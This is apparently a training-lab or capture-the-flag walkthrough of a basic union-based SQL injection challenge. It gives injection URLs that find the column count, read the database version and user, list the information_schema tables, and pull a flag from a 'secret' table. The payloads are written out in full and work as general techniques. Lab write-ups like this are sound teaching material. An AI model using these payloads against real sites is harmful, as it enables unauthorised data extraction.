

## Challenge 4

<http://192.168.2.11/sqli/sql4/>

[Level: Basic]

- Identify the parameter vulnerable to SQL Injection  
Job\_title is vulnerable to SQL Injection
- How many columns are returned in original SQL select statement?

We will use Order by clause to check:

The following 2 queries return the data:

[http://192.168.2.11/sqli/sql4/search.php?job\\_title=Project+Manager'%20order%20by%201%23](http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20order%20by%201%23)

[http://192.168.2.11/sqli/sql4/search.php?job\\_title=Project+Manager'%20order%20by%202%23](http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20order%20by%202%23)

Note: %23 is the URL encoded # character. You can also use -- as comment character.

However, this query does not return the data:

[http://192.168.2.11/sqli/sql4/search.php?job\\_title=Project+Manager'%27%20order%20by%203%23](http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%27%20order%20by%203%23)

Thus, the original query returns 2 columns

- What is the database version

We will use UNION to extract data:

[http://192.168.2.11/sqli/sql4/search.php?job\\_title=Project+Manager'%20union%20select%20null,%20@@version%23](http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20union%20select%20null,%20@@version%23)

- What is the username for database user?


[http://192.168.2.11/sqli/sql4/search.php?job\\_title=Project+Manager'%20union%20select%20null,%20user\(\)%23](http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20union%20select%20null,%20user()%23)

- Provide the URL which will list all tables from back-end database

[http://192.168.2.11/sqli/sql4/search.php?job\\_title=Project+Manager'%20union%20select%20table\\_name,column\\_name%20from%20information\\_schema.columns%23](http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20union%20select%20table_name,column_name%20from%20information_schema.columns%23)

- What is the value of the flag stored in table secret (provide the URL which displays the flag)

[http://192.168.2.11/sqli/sql4/search.php?job\\_title=Project+Manager'%20union%20select%20null,data%20from%20secret%23](http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20union%20select%20null,data%20from%20secret%23)



Further reading:

<http://bernardodamele.blogspot.co.uk/2007/07/insight-on-union-query-sql-injection.html>

<http://gnahackteam.wordpress.com/2012/06/08/union-based-basic-sql-injection/>